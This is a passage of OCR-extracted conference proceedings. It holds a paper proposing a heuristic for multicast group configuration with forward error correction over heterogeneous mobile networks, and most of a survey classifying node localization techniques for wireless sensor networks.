[22] Cisco Visual Networking Index, “Global Mobile Data Traffic Forecast Update,” 2013–2018,whitepaper, [Online]. Available from: www.cisco.com 2015.10.01.

[23] 3GPP. TS 36.213, “Evolved Universal Terrestrial Radio Access (E-UTRA); Physical layer procedures,”.

[24] A. Al-Dulaimi, S. Al-Rubaye, N. Qiang and E. Sousa, “5G Communications Race: Pursuit of More Capacity Triggers LTE in Unlicensed Band,” IEEE, Vehicular Technology Magazine, March 2015, pp. 43–51, ISSN 1556-6072 , Toronto(Canada).

Choosing Multicast Configuration with Forward Error Correction for Mobile Multiaccess Heterogeneous Users

Svetlana Boudko and Wolfgang Leister
Norsk Regnesentral, Oslo, Norway
Email: {svetlana.boudko, wolfgang.leister}@nr.no

***Abstract*—Mobile devices are typically equipped with multiple access network interfaces, supporting the coexistence of heterogeneous wireless access networks. The selection of an optimal set of multiple serving mobile networks for multicast streams is NP-hard and is, therefore, a challenging problem. We propose a simple heuristic approach that provides configuration of multicast groups for a given network topology and network conditions. We consider that a forward error correction technique is applied to deal with packet loss of the wireless communication.**

***Index Terms*—Wireless networking, mobile network selection, multicast, forward error correction.**

I. INTRODUCTION

Continuous development of various wireless network technologies, mobile devices and services lead to complex and highly dynamic networking and challenge resource limitations of wireless access networks. According to a recent forecast [1], global mobile data traffic grew 69 percent in 2014 reaching 2.5 exabytes per month at the end of 2014. Mobile video traffic exceeded 50 percent of total mobile data traffic for the first time in 2012. Global mobile devices and connections in 2014 grew to 7.4 billion, up from 6.9 billion in 2013. The report shows that video traffic will continue to dominate, and nearly three-fourths of the world's mobile data traffic will be video by 2019. It implies that we need intelligent mechanisms for optimized bandwidth management in multi-access wireless networks. These mechanisms should be capable of combining multicast transmissions with the usage of multiple connections and optimization of the multipath routing.

Another important concern is that channel conditions and packet loss in a specific wireless network can vary drastically for users of the same multicast transmission. It prompts applying different error-correcting parameters for different users in multicast.

Implementing multipath solutions for the multicast scenario in a multi-access network is not straight forward because the formulation of this solution is NP-hard. Combining it with error correction, which is specific for each user, makes the problem even more challenging. In this paper, we look at the optimization problem for multicast multi-access network configuration based on channel conditions of the users. The paper is a continuation of previous work [2][3][4], where we considered a solution for the network selection problem for heterogeneous mobile networking as a part of multicast group management.

The remainder of the paper is organized as follows. After presenting an overview of related work in Section II, we give a short introduction to forward error correction in Section III. We discuss a representative scenario in Section IV and present the problem formulation in Section V. The proposed heuristic algorithm is given in Section VI, before discussing future work and concluding in Section VII and Section VIII, respectively.

II. RELATED WORK

The research field concerning selection of a network in heterogeneous wireless networks from a perspective of multicast multipath delivery is not well explored. We found that previous work in the area of mobile multicast focuses on subjects like optimal multicast tree construction in multihop ad hoc networks [5][6][7][8].

Jang et al. [9] present a mechanism for efficient network resource usage in a mobile multicast scenario. This mechanism is developed for heterogeneous networks and implements network selection based on network and terminal characteristics and Quality of Service (QoS). However, in the proposed mechanism, the network selection is performed purely based on the terminal's preferences; the network perspective is not considered; and the solution does not optimize the utilization of network resources.

Hou et al. [10] propose a cooperative multicast scheduling scheme for multimedia services in IEEE 802.16 based wireless metropolitan area networks (WMAN). The scheduling is considered for one base station that further re-sends the data to multiple subscriber stations. These are grouped into different multicast groups and the users are assigned to the groups. The authors consider two approaches to select multicast groups for services: the random selection and the channel state aware selection. The process is controlled by the base station and limited to one network technology. Network heterogeneity is not considered.

The Multicast Mobility (multimob) working group [11] focuses its activity on supporting multicast in a mobile environment. The main goals of the group are to work out mechanisms for supporting multicast source mobility and mechanisms that optimize multicast traffic during a handover. The group also documents the configuration of IGMPv3/MLDv2 in mobile environments. In this sense, they extend the IGMPv3/MLDv2 protocols for implementation in the mobile domain and improve *Proxy Mobile IPv6* to handle multicast efficiently. However, they do not consider any modifications across different access networks.

In our analysis, we recognize that the presented previous work has not addressed several important aspects related to selection of multiple serving networks for mobile multicast groups. These considerations motivate us to look at the problem of building multicast groups that are capable of exploiting multiple simultaneous connections in heterogeneous mobile networks.

III. Forward error correction

Forward Error Correction (FEC) [12] is a coding technique that is widely adopted for recovery of corrupted data. On the Internet, it is often used for data communication from senders to receivers through an unreliable or lossy medium and is widely discussed as a component for designing a reliable media streaming system for wireless networks [13][14]. Block codes are a family of FEC often used in telecommunications that encode data in blocks. The most commonly used among block codes is the Reed-Solomon coding [15]. Applying block coding, the sender encodes redundant packets and sends both the original and redundant packets to the receiver. The receiver can reconstruct the original packets upon receiving a fraction of the total packets. The coding takes k original packets and produces n-k redundant packets, resulting in a total of n packets. If k or more packets arrive at the receiver, the receiver is able to reconstruct all the original packets. It implies that the transmission needs larger n numbers for communications channels with higher loss packet rate. In this paper, we use Reed-Solomon codes as an illustrative example for our analysis. Though the choice of error correction methods is an important issue, we do not address this problem in our study.

IV. Scenario

To illustrate the yet unsolved challenges for optimal network selection in multicast networks, we consider a multimedia streaming scenario for a group of mobile users that concurrently receive the same content from the Internet. We assume that a backbone proxy server (BPS) is placed at the network edge. The BPS is a member of a content distribution network (CDN).

The BPS streams content that either is hosted on a streaming server, or re-sends the streaming content as a part of an application layer multicast. The users of this network are located in an area with a substantial overlap in coverage of several mobile networks, and are connected to different networks. The base stations of the system have multicast capabilities, implementing, for example, Multimedia Broadcast Multicast Service [16].

In our scenario, we assume that the mobile terminals are capable of connecting to several access networks and getting content from these networks simultaneously. Hence, users that get the same content can exploit the same wireless




Figure 1. Multicast streaming scenario for a group of mobile clients receiving the same content.




Figure 2. Multicast streaming case for mobile clients switched to one mobile network.

links because the content can be broadcast to them. Such configuration is beneficial as it saves network resources. However, these users may have different channel conditions, and it is important to consider these conditions while forming multicast groups. As the users experience different packet loss, the corresponding number of redundant packets required for successful decoding of the content varies for each user. The BPS can use this information to determine how users can be regrouped in multicast groups and how the multicast content can be split among the serving networks. For a multicast group, the number of redundant packets should be sufficient to provide equally good quality for all users of this group. Obviously, the number of redundant packets for each multicast group is calculated based on the user who experience the worst channel conditions. In the paper, we consider three typical cases of such regrouping.




Figure 3. Multicast streaming scenario for a group of mobile clients.

A. Case 1

In this case, the users are allocated to the mobile networks with the best channel conditions. This configuration is depicted in Figure 1. This case requires the minimum number of redundant packets encoded for each group, however the original packets are sent multiple times through the network.

B. Case 2

All users can be grouped under one mobile network and only one multicast stream is formed, as depicted in Figure 2. In this case, the original packets are sent only to one network, but the number of redundant packet is higher, and the serving network needs to allocate more resources while the other networks are underprovided.

C. Case 3

This case is depicted in Figure 3. The users exploit multiple connections. The stream is split into original and redundant packets. The users are divided into groups similar to Case 1. Original packets are sent to one network along with redundant packets for the users from this network. Additional redundant packets for the rest of the system are sent to corresponding networks. In this case, the original packets are send to one network and, at the same time, the load is, to some extent, spread among all networks.

V. Problem Formulation

In this section, the scenario discussed in Section IV is formalized.

We consider a set of networks $N = 1, 2, \ldots, n$ and a set of mobile nodes $M = 1, 2, \ldots, m$ receiving the same content from the Internet. The content is sent at bitrate r. For each node m_j and network n_i, the following is defined: available bandwidths of networks are denoted by b_i; packet loss that node m_j experiences in network n_i is denoted by $l_{i,j}$. We define a decision variable $x_{i,j}$ as follows:




Figure 4. Heuristic Algorithm for Multicast Configuration.

$$x(i,j) = \begin{cases} 1, \text{if } m_j \text{ gets a portion of streaming content in } n_i \\ 0, \text{if not} \end{cases} \tag{1}$$

For each mobile network n_i, we define a function γ as follows:

$$\gamma(i) = \begin{cases} 1, \text{if at least one } m_j \text{ gets a portion of content in } n_i \\ 0, \text{if not} \end{cases} \tag{2}$$

We define a function θ as a relation between the packet loss and the number of packets needed for successful decoding.

We define a variable y_i as a number of packets per time unit sent to network n_i. To find the best possible multicast configuration in terms of minimization of consumed bandwidth, we minimize the following objective function:

$$\min \sum_{n_i \in N} \gamma(i) \cdot y_i \tag{3}$$

The objective function is subject to the set of constraints given below.

For each mobile node m_j, we need to guarantee that it can completely receive the requested content.

$$\forall \{j\} : \sum_i y_i \cdot x_i \cdot \theta(l_{i,j}) \geq r \tag{4}$$

For each network, the availability of its bandwidth is checked.

$$\forall \{i\} : y_i \leq b_i \tag{5}$$

This optimization problem is NP-hard and cannot be solved by common optimization solvers. We, therefore, need to consider a heuristic approach to problem solving.

VI. Algorithm

To work around the NP-hardness of the above formulation, we propose a simple heuristic algorithm for forming multicast groups. In Section IV, we considered three different cases.

Though, Case 3 may look as an optimal one, it can be not optimal for some distributions of packet loss among users. Therefore, applying Case 1 or Case 2 may improve total bandwidth usage and we need to evaluate these cases as well. The operation of the algorithm is depicted in Figure 4.

VII. Discussion

The implementation of the algorithm in real systems requires that all knowledge of network resources and channel state information of users is available to the BPS or some other central unit that decides upon how the data transmission shall be constructed. This implies that a significant number of messages needs to be exchanged inside the system, which comes at the cost of increased delays, need for network resources, and computation resources on mobile devices. Also, once the information arrives at the BPS it can already be outdated because conditions in mobile networks can change quickly. To overcome this problem, we need an algorithm that is designed to handle the aforementioned information uncertainty. The problem discussed in Section V will be reformulated. It requires that the packet loss in Section V is replaced with corresponding probability values. A choice of an effective FEC scheme should also be addressed as a part of the implementation.

VIII. Conclusion

The paper outlines the problem of selecting the optimal network for multicast groups of mobile clients in multi-access scenario based on mobile clients' channel state information. We proposed a simple heuristic approach that provides the assignment for a given network topology and network conditions. Implementing the multipath solution for the multicast scenario in a multi-access network is challenging because the formulation of this solution is NP-hard. The proposed multipath multicast approach has certain limitations and needs further investigation.

References

[1] Cisco, "Cisco visual networking index: Global mobile data traffic forecast update, 2014-2019," 2015.

[2] S. Boudko, W. Leister, and S. Gjessing, "Multicast group management for users of heterogeneous wireless networks," in *CONTENT 2012: The Fourth International Conference on Creative Content Technologies*. International Academy, Research and Industry Association (IARIA), 2012, pp. 24–27.

[3] ——, "Optimal network selection for mobile multicast groups," in *ICSNC 2012 The Seventh International Conference on Systems and Networks Communications*. International Academy, Research and Industry Association (IARIA), 2012, pp. 224–227.

[4] S. Boudko and W. Leister, "Network selection for multicast groups in heterogeneous wireless environments," in *MoMM '13: Proc. 11th Int'l Conf. on Advances in Mobile Computing and Multimedia*. ACM, 2013, pp. 167–176.

[5] M. Gerla, C.-C. Chiang, and L. Zhang, "Tree multicast strategies in mobile, multishop wireless networks," *Mob. Netw. Appl.*, vol. 4, no. 3, pp. 193–207, Oct. 1999.

[6] C.-C. Chiang, M. Gerla, and L. Zhang, "Forwarding group multicast protocol (FGMP) for multihop, mobile wireless networks," *Cluster Computing*, vol. 1, no. 2, pp. 187–196, Apr. 1998.

[7] J. G. Jetcheva, "Adaptive demand-driven multicast routing in multi-hop wireless ad hoc networks," Ph.D. dissertation, Carnegie Mellon University, Pittsburgh, PA, USA, 2004.

[8] J. Yuan, Z. Li, W. Yu, and B. Li, "A cross-layer optimization framework for multihop multicast in wireless mesh networks," *IEEE J. Sel. Areas Commun.*, vol. 24, no. 11, pp. 2092 –2103, Nov. 2006.

[9] I.-S. Jang, W.-T. Kim, J.-M. Park, and Y.-J. Park, "Mobile multicast mechanism based mih for efficient network resource usage in heterogeneous networks," in *Proc. of the 12th Int'l Conf. on Advanced Communication Technology*, ser. ICACT'10, 2010, pp. 850–854.

[10] F. Hou, L. Cai, P.-H. Ho, X. Shen, and J. Zhang, "A cooperative multicast scheduling scheme for multimedia services in IEEE 802.16 networks," *Wireless Communications, IEEE Transactions on*, vol. 8, no. 3, pp. 1508–1519, 2009.

[11] Multicast Mobility Working Group, "Charter for Working Group," 2010, [Online]. Available: http://datatracker.ietf.org/wg/multimob/charter/, accessed July 30, 2013.

[12] G. C. Clark and J. B. Cain, *Error-Correction Coding for Digital Communications*. Perseus Publishing, 1981.

[13] S. Alamouti, "A simple transmit diversity technique for wireless communications," *Selected Areas in Communications, IEEE Journal on*, vol. 16, no. 8, pp. 1451–1458, Oct 1998.

[14] A. Nafaa, T. Taleb, and L. Murphy, "Forward error correction strategies for media streaming over wireless networks," *Communications Magazine, IEEE*, vol. 46, no. 1, pp. 72–79, January 2008.

[15] I. S. Reed and G. Solomon, "Polynomial Codes Over Certain Finite Fields," *Journal of the Society for Industrial and Applied Mathematics*, vol. 8, no. 2, pp. 300–304, 1960.

[16] G. Xylomenos, V. Vogkas, and G. Thanos, "The multimedia broadcast/multicast service," *Wireless Communications and Mobile Computing*, vol. 8, no. 2, pp. 255–265, 2008.

Classification of Node Localization Techniques in Wireless Sensor Networks

Fatiha Mekelleche, Hafid Haffaf
Faculty of sciences, Computer science Department, University of Oran 1 Ahmed Benbella
Industrial computing and networking Laboratory (RIIR)
Oran, Algeria
e-mail: meke-fatiha@hotmail.fr,haffaf.hafid@univ-oran.dz

***A*bstract—Due to their wide applications, wireless sensor networks have attracted global research in medical care, smart homes, and environmental monitoring. These applications often expect knowledge of the exact location of nodes. Localization in sensor networks hence became an important problem. We have studied various methods in order to judiciously design a specific location solution. Given the specific characteristics of sensor networks, this solution should not be oversized; otherwise it increases the cost in terms of energy and computation which would make it impracticable. In this paper, the closest methods to our problem are studied and compared.**

Keywords-wireless sensor networks; localization; location nodes; multilateration.

I. INTRODUCTION

Recent advances in micro-electro-mechanical systems (MEMS) technology, wireless communications, and digital electronics have enabled the emergence and evolution of wireless sensor networks (WSNs). Nowadays, WSNs have attracted worldwide research and industrial interest, because they can be applied in various areas such as environmental monitoring, smart home, hospital surveillance, etc.

A WSN is a collection of sensor nodes, which are densely deployed in physical environment and organized into a cooperative network. Each sensor node has typically several parts (Sensors, Processor, Transceiver, Memory, and Battery). A sensor node is usually a tiny electronic device equipped with a battery for an energy source. It has physical sensors for detecting environment conditions such as temperature, sound, vibration, etc. A wireless transceiver is fitted for two way communications with other sensors [1]. In these large sensor network systems, we need nodes to be able to locate themselves in various environments. The sensed and gathered data would be meaningless without knowledge of location node in some particular applications. This problem, to which we refer to, is known as sensor localization.

We define the problem of localization as estimating the position or spatial coordinates of wireless sensor nodes. Node localization is one of challenging and fundamental issues in WSN research because sensor nodes are usually randomly deployed in harsh fields or scattered using some special device [2]. Simple solution for this problem is using of Global Positioning System (GPS) [3], but WSN constraints make the use of GPS an expensive solution in terms of cost, size, and power consumption. Furthermore, GPS cannot be used indoors or in circumstances where satellite signals are not available like dense forests. Also, because of large number of sensor nodes employed in a network, manual configuration into each node in order to get information location during deployment phase is neither practical. Many works have proposed solutions to this problem and a large number of algorithms are proposed in previous works to deal with sensor localization. In this work, our goal is to provide an overview about these localization techniques and to discuss about the characteristics of each one.

The remainder of the paper is organized as follows. In Section II, we introduce the process of localization in WSN. In Section III, we show the techniques proposed in literature that can be used by a node to compute its position, and how all the estimated information of distances and positions can be manipulated in order to allow most or all of the nodes of a WSN to estimate their positions. In Section IV, summary of these localization techniques are given. Section V concludes the paper where the future challenges and directions to improve localization in WSN are described.

II. LOCALIZATION IN WSN

The location information of each sensor node in the network is critical for many applications. This is because users normally need to know not only what happens, but also where interested events happen [1]. For example, in hospital surveillance, the knowledge of where the patient is can help the doctors arrive at the right place as quickly as possible in urgent case [4]. On the other hand, the position parameters of sensor nodes are assumed to be available in many operations for network management, such as routing where a number of geographical algorithms have been proposed [5] and [6], topology control that uses location information to adjust network connectivity for energy saving [7] [8], and security maintenance where location information can be used to prevent malicious attacks [9]. So, the design of efficient techniques for nodes' location has become necessary.

In classical localization technique, nodes in the network are split into two classes: normal nodes (which are the majority) and anchor nodes helping the others to calculate their location. Techniques that rely on such anchors are called anchor-based localization (as opposed to anchor-free localization). Generally, the localization approaches can be classified into main categories: range-based methods (Fine-grained) and range-free methods (Coarse-grained). They differ in the information used for localization. Range-based methods use range measurements, while range-free techniques only use the content of the messages.

The range-based localization principle is to accurately measure the range information (the distance or the angle) between two nodes on a network. Several technologies allow this measure, we have: the Received Signal Strength Indicator (RSSI) [10], the Time of arrival (TOA) [11], Time Difference of Arrival (TDOA) [12] or Angle of Arrival (AOA) [13]. After this measurement, the position can then be obtained simply by triangulation or trilateration approaches. The range-based location has two major drawbacks. The first is related to the additional hardware required for the measurement. These hardware measurements consume more energy and increase the cost of the solution. Second, the accuracy of the measurements can vary several parameters related to the network environment: the humidity, electromagnetic noise, etc.

In contrast, the range-free location avoids these two great disadvantages. Generally, these range-free localization techniques don't rely on distance/angle estimates. They just use connectivity information between nodes. Here, the connectivity information of a node N can be its hop counts to other nodes. The connectivity is used as an indication of how close this node N to other nodes. Since no ranging information is needed, the range-free scheme can be implemented on low-cost wireless sensor networks. Another advantage of range-free scheme is its robustness; the connectivity information between nodes is not easily affected by the environment.

Another classification is based on the manner the localization is organized. We distinguish:

Centralized localization algorithm runs on a base station and it requires it to gain the measurement data from all the participating nodes. Base station determines the location of each node by the collected measurement data and transporting them into network. The distributed localization algorithm is such that all the computations are done by the sensor nodes themselves and the nodes communicate amongst themselves with one-hop or multi-hops neighbor nodes to get their positions in the network [14].

III. STATE OFART

In this section, we try to depict a not exhaustive overview of these works proposed in literature. So, five classes are planned to have an attractive description of these methods.

A.Class 1: Geometric techniques

1) Trilateration

Trilateration [15] is the most basic and intuitive method to determine the positions of the sensors. The basic principle of this algorithm is to estimate the location of the node (in 2D plane) by acquiring three beacons (anchors) with known locations and their distances from the node to be localized. The type of the signal indicator used to estimate the beacons distance is in several cases the RSSI. The evaluated of distances from anchors to the normal node are called the radiuses of these circles centered at each anchor. The intersection of these three circles is the positions of the unknown node.




Figure 1. Trilateration localization method.

2) Multilateration

The multilateration [16] has the same principle as the trilateration, by using more than three reference points (anchors). Also, when more than three anchors are used, an over determined system of equations results. By solving this linear system, the measurements' error is minimized, thus producing better results than trilateration in the presence of inaccurate distance estimates.




Figure 2. Local multilateration.

As it is shown in Figure 2, measuring the distances to the reference points, the unknown node can determine its position as the intersection of these circles.

3) Triangulation

In this approach [13], information about angles (using AoA) is used instead of distances. Position computation can be done remotely (Figure 3 (a)) or by the node itself (auto-localization); the latter is more common in WSN. In this last case, depicted in (Figure 3 (b)) at least three reference nodes are required. The unknown node estimates its angle to each of the three reference nodes and, based on these angles and the positions of the reference nodes (which form a triangle), computes its own position using simple trigonometrically relationships.




Figure 3. Illustration of triangulation method.

B. Class 2: Multidimensional techniques

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

1) *Multidimensional Scaling(MDS)*

In this class, we have multidimensional Scaling (MDS*)* [17], which is a technique that has taken its origins in psychometrics and psychophysics. It is used for visualizing dissimilarity data. In literature, a number of localization techniques have been reported which use MDS. These techniques are energy efficient as communication among different nodes is required only initially for obtaining the inter-node distances of the network [18].

After the calculation of the distance between all pair of nodes, Torgerson [17] tries to construct distance matrix for MDS*:* $D_{N,N}=[d_{ij}]$.We seek the positions of points in a Euclidian space with dimension m. R^m. Let be the vector Xi = $(x_{i1}\ldots x_{im})^T$ representing the position of the point i. We can represent all the positions by a matrix $X_{N,\ m}= (x_1\ldots\ x_N)^T$. Thus, given the matrix D, the purpose of MDS is to find the matrix *X*. For the mathematical details of MDS see [17] and [19].

2) *MDS-MAP(C)*

Shang et al. [20] presented a centralized algorithm based on classical MDS, namely, MDS-MAP(C). This method has four stages:

- *Step 1*: Gather ranging data from the network, and form a sparse matrix R, where R_{ij} is the range between nodes i and j.
- *Step 2*: Run a standard all pairs shortest path algorithm (like Dijkstra's) on R to produce a complete matrix of inter-node distances D.
- *Step 3:* Run classical MDS on D to find estimated node positions X.
- *Step 4:* Transform the solution X into global coordinates using some number of anchor nodes.

3) *MDS-MAP(P)*

MDS-MAP (P) [20] is more complicated than MDS-MAP(C) because it builds for each node a local map of the small sub-network in the node's vicinity and then merges (patches) the local maps together to form a global map. More exactly, the procedure of this method is shown below [21]:

- *Step 1:* Divide a wireless sensor network into several clusters; the method of dividing the cluster is k-hop clustering.
- *Step 2:* Use traditional MDS-MAP algorithm to build the location map of each cluster which is produced in step1.
- *Step 3:* Merge (patch) the location map of each cluster together to form a global location map.

Finally, in this class, we can cite Curvilinear Component Analysis (CCA-MAP) [22], which is similar to MDS-MAP, but it is better than MDS-MAP because it is more effective and it performs very well for stationary WSNs. As a starting map, the local map of a randomly selected node is used. After that, the neighbor node whose local map shares the most nodes with the current map is selected to merge its local map into the current map.

C. *Class 3: Area-Based techniques*

1) *Approximate Point In Triangulation(APIT)*

A well-known example of an area-based localization technique is APIT [23]. The key procedure in this approach is the Point in Triangulation (PIT) test, which allows a node to determine these triangles. In this test, once a node has determined the locations of a set of reference nodes, it tests whether it resides within or outside of each triangle formed by each set of three reference nodes.

Once the PIT test completes, a position estimate can be computed as the center of gravity of the intersection of all triangles in which the normal node resides in [24].




Figure 4. APIT location method.

2) *Bounding Box (BB)*

The bounding box method is proposed in [25]. The principle of this approach is shown in Figure 5. For each reference node i, a bounding box is defined as a square with its center at the position of this node (xi, yi*)*, with sides of size 2di (where d is the estimated distance). The intersection of all bounding boxes gives the possible positions of the node to be localized. The final position of the unknown node is then computed as the center of gravity of the obtained rectangle.




Figure 5. Bounding box location method.

3) *Centroid*

Centroid algorithm is first proposed in [2]. The basic principle of this algorithm is to consider the centroid point of neighbor anchors as the estimated position of the normal node Nx. More exactly, the anchors periodically broadcast their position; Nx then receives the position of anchors and compute its position. The scenario is shown in Figure 6. In the network, there is a total of m anchors A1, A2 ... Am. All these anchors have the same communication range denoted as R. Their transmission areas have an overlap. Inside this overlap, the normal node Nx is located.




Figure 6. Centroid algorithm.

4) *Convex Position Estimation(CPE)*

The CPE [26] is very simple algorithm, but it requires that the normal nodes have at least three neighboring anchors. The authors of this algorithm first provide an optimization concept, and then the locations of normal nodes in a WSN are found as a result of an optimization problem. To illustrate the principle of this algorithm, consider the case shown in Figure 7, where the three anchors A1, A2, A3 have the same communication range. The normal node Nx locates inside the overlap of anchors radio transmission. The challenge of CPE algorithm is to find the smallest rectangle (in Figure 7) that bounds the overlap, and then to take the center of this rectangle as the estimated position of Nx. Now, the problem is how to find the smallest rectangle. A solution of this problem is detailed in [26]**.**




Figure 7. Principe of CPE algorithm.

5) *Simplified CPE*

The original CPE algorithm is not very flexible because it is centralized. So, a simplified and distributed version of CPE algorithm has been proposed in [27]. This algorithm defines an Estimated Rectangle (ER), which limits the overlap zone ranges A1, A2 ... Am. As shown in Figure 8, the centre point of ER denoted as N_{ER} is the estimated position of Nx by this algorithm.




Figure 8. Principe of Simplified CPE algorithm.

6) *AT-Family: family of distributed approximation techniques*

In [28], a family of three distributed approximation techniques (called AT-Family) is presented for the localization problem in static WSN while taking capabilities of sensors into account. These three methods are: AT-Free, AT-Dist and AT Angle. They consider respectively the cases where: sensors have no capability or they can calculate distances with their neighbors or angles [28].

D. Class 4: General Techniques

1) *Probabilistic approach*

The uncertainty in distance estimations has motivated the appearance of probabilistic approaches for computing a node’s position. In these approaches, the result of calculation of the position is not a single point, but a set of points with their probability to be the real position of the node to be localized. An example of a probabilistic approach is proposed in [29].

2) *GPS-Less*

GPS-Less [2] is very simple algorithm. It considers several nodes in the network with overlapping regions of coverage serve as reference points, that form a regular mesh and transmit periodic beacon signals (period = t) containing their respective positions. In this approach, it is assumed that neighboring reference points can be synchronized so that their beacon signal transmissions do not overlap in time. Furthermore, in any time interval t, each of the reference points would have transmitted exactly one beacon signal. A node which wants to be localized listens for a fixed time period t and collects all beacon signals that it receives from various reference points. The authors characterize the information per reference points by connectivity metric (CMi). From the beacon signals that it receives, the receiver node infers proximity to a collection of reference points for which the respective connectivity metrics exceed a certain threshold, CM_{thresh} (say 90%). The receiver localizes itself to the region which coincides to the intersection of the connectivity regions of this set of reference points, which is defined by the centroid of these reference points.

3) *GPS-Free*

The GPS-Free algorithm, which is used in mobile Ad Hoc networks without GPS receivers or fixed anchor nodes, was proposed first in [30]. In [31], the authors present a GPS-free localization scheme for node localization in WSN called the Matrix transform-based Self Positioning Algorithm (MSPA), where the task is to use the distance information (using for example TOA) between nodes to determine the coordinates of static nodes. Similar to other relative localization algorithms, the coordinate establishment phase of MSPA is split into two phases: the establishment of local coordinates at a subset of the nodes (called master nodes) and the convergence of the individual coordinate systems to form a global coordinate system [31].

4) *Ad Hoc Positioning System(APS)*

As an example of a hop count based localization technique, the Ad hoc Positioning System [32] provides a distributed connectivity-based localization approach that estimates node locations using a set of at least three reference nodes. APS is a hybrid between two major concepts: distance vector (DV) routing and beacon based positioning (GPS). What makes it similar to DV routing is the fact that information is forwarded in a hop by hop fashion. What makes it similar to GPS is that eventually each node estimates its own position, based on the anchors readings it gets. In APS approach, a reduced number of reference nodes is deployed with the unknown nodes. Then, each node estimates its distance to the beacon nodes in a multi-hop way. Once these distances are estimated, the nodes can compute their positions using multilateration or trilateration. Three methods of hop by hop distance propagation are proposed: DV-Hop, DV-Distance, and Euclidean distance. These propagation methods are described in detail in [32].

IV. SUMMARY OF LOCALIZATION TECHNIQUES

A set of the most used methods dealing with the positioning problem in wireless sensor networks was summarized. It should be noted that this presentation is not exhaustive. The choice of the method of the position estimation influences the final performance of the localization system. Finally, according to some proposed criteria, our contribution is to give a synthesis and classification of the different techniques reviewed in this paper which is done in Table1.

As we saw previously, the localization in sensor networks is essential for many sensing applications and network management activities. This paper provided a survey of different localization techniques in WSN, including geometric techniques, multidimensional techniques, area-based techniques and general techniques. For many of these techniques, it is required that there are sufficient reference nodes and that those nodes are evenly distributed throughout the network. While the accuracy obtained by range-free localization techniques is typically lower than the accuracy of range-based techniques, a main advantage of range-free localization is that typically no additional hardware is needed and localization can therefore be performed at a lower cost. Also, the comparison of a variety of centralized and distributed localization techniques has been presented.

V. CONCLUSION AND FUTUREWORK

